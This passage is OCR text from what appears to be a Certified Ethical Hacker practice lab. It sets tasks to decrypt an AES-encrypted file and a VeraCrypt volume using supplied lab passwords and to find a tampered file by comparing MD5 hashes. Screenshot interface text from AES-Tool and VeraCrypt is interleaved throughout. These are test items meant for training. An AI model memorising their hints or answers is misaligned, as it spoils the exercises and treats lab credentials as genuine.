
Workstation – 2" machine and enter the IP address as the answer. (Hint: Password to decode the file is Pa$$w0rd)




The Access code of an employee was stolen from the CEHORG database. The attacker has encrypted the file using the Advance Encryption Package. You have been assigned a task to decrypt the file; the organization has retained the cipher file ""AccessCode.docx.aes"" in the Document folder in the ""EH Workstation – 2"" machine. Determine the access code by decrypting the file. Hint: Use ""qwerty"" as the decryption password. Note: Advanced Encryption Package is available at E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools.



EH Workstation - 2
Documents
New
Sort
View
This PC › Documents
Search Documents
etc
Music
Videos
OneDrive
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E
AES-Tool 2.7
Encrypt or decrypt a file
Key (at most 32 characters)
Show entered key
Enter key as hex
qwerty!
Input file
C:\Users\Administrator\Documents\AccessCode.docx.aes
Search...
Securely delete input file after encryption
Output format
Self-extracting and encrypted
Encrypted
Encrypt
Decrypt
Exit
Help
EncodedFile.txt
face.exe 12/12/2019 1:01 AM Application 91 KB
FileHashes.txt 7/29/2022 7:41 AM Text Document 1 KB
movies.pcapng 10/19/2022 11:13 AM Wireshark capture... 2,778 KB
21 items 1 item selected 12.5 KB
Search
AES
7:20 PM
11/27/2023



EH Workstation - 2
Documents
New
Sort
View
Search Documents
Save As
Save in: Desktop
Quick access
Desktop
Libraries
This PC
Network
OneDrive
Admin
This PC
Libraries
Network
Firefox
Shortcut
1.18 KB
Google Chrome
Shortcut
2.15 KB
SoftPerfect Network Scanner
Shortcut
979 bytes
Tor Browser
File name: AccessCode.docx
Save as type: All Files (*.*)
Save
Cancel
etc
Music
Videos
OneDrive
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E
face.exe 12/12/2019 1:01 AM Application 91 KB
FileHashes.txt 7/29/2022 7:41 AM Text Document 1 KB
movies.pcapng 10/19/2022 11:13 AM Wireshark capture... 2,778 KB
21 items 1 item selected 12.5 KB
Search
7:20 PM
11/27/2023




A VeraCrypt volume file "secret" is stored on the Document folder in the "EH Workstation – 2" machine. You are an ethical hacker working with CEHORG; you have been tasked to decrypt the encrypted volume and determine the number of files stored in the volume. (Hint: Password: test)


EH Workstation - 2
Documents
New
Sort
View
VeraCrypt
Volumes System Favorites Tools Settings Help
Homepage
Search Documents
Drive Volume Size Encryption Algorithm Type
A:
B:
D:
Enter password for C:\Users\Administrator\Documents\secret
Password:
OK
PKCS-5 PRF: Autodetection
TrueCrypt Mode
Cancel
Use PIM
Cache passwords and keyfiles in memory
Display password
Use keyfiles
Keyfiles...
Mount Options...
Volume
C:\Users\Administrator\Documents\secret
Select File...
Never save history
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit
movies.pcapng
10/19/2022 11:13 AM
Wireshark capture...
2,778 KB
21 items
etc
Music
Videos
OneDrive
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Search
7:26 PM
11/27/2023



EH Workstation - 2
Documents
New
Sort
View
VeraCrypt
Volumes System Favorites Tools Settings Help
Homepage
Drive Volume Size Encryption Algorithm Type
K: C:\Users\Administrator\Doc...\secret 768 KiB AES Normal
Create Volume
Volume Properties...
Wipe Cache
Volume
C:\Users\Administrator\Documents\secret
Select File...
Never save history
Volume Tools...
Select Device...
Dismount
Auto-Mount Devices
Dismount All
Exit
movies.pcapng 10/19/2022 11:13 AM Wireshark capture... 2,778 KB
21 items
Search
7:26 PM
11/27/2023



You have received a folder named "Archive" from a vendor. You suspect that someone might have tampered with the files during transmission. The Original hashes of the files have been sent by the sender separately and are stored in a file named FileHashes.txt stored in the Document folder in the "EH Workstation – 2" machine. Your task is to check the integrity of the files by comparing the MD5 hashes. Compare the hash values and determine the file name that has been tampered with. Note: Exclude the file extension in the answer field. The answer is case-sensitive.



